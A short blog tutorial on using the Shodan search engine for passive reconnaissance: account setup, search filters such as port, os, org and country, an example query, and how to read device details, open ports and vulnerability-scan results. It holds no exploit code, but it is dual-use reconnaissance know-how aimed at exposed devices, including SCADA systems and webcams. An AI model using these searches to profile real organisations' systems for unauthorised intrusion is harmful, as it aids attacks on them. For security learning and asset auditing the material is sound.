by Vry4n_ | Mar 15, 2020 | Passive Gathering

Shodan’s a search engine which helps find systems on the internet. It’s a great resource to provide passive reconnaissance.
Some have described Shodan as a search engine for hackers, and have even called it “the world’s most dangerous search engine”.
Devices that Shodan can find:
- Servers
- Routers
- Switches
- Printers on public ip
- Webcams
- Gas station pumps
- Voip phones
- Scada devices
- Etc
How to

1. visit https://shodan.io/

2. Click on “Login or Registration”. Create an account and log in
3. Once logged in, use the search bar to look for devices

Also, under “My account” you can do and find the following
- API information
- Change account password
Basic search Filters
- Port: Search by specific port
- net: Search based on an IP/CIDR
- hostname: Locate devices by hostname
- os: Search by Operating System
- city: Locate devices by city
- country: Locate devices by country
- geo: Locate devices by coordinates
- org: Search by organization
- before/after: Timeframe delimiter
- hash: Search based on banner hash
- has_screenshot:true Filter search based on a screenshot being present
- title: Search based on text within the title
Searching

1. Find devices that run a specific port

2. Look for devices that have a specific OS and a port

3. Look for device per country, and a keyword

4. We can also search by company, OS type and their location

- org:apple os:linux country:IN
5. Search for title details and keywords

Analyzing the results
1. We are going to look for a Linux server with port 80 opened

2. Opening the first result takes us to the details of that

Device details displays basic information like the one below
- IP
- City
- Country
- Organization
- ISP
- Operating System
- Last Update
- ASN


The results may sometimes show vulnerability scanning results.

Opened port are also displayed

Each port discovered shows more info about the protocol. Sometimes useful configuration information can be displayed in there.
Reporting

1. Download Data
Clicking on “Download Results” data lets you download the results, this requires credits, use them wisely

2. Creating a Report
Clicking on “Create Report” lets you download a report of results
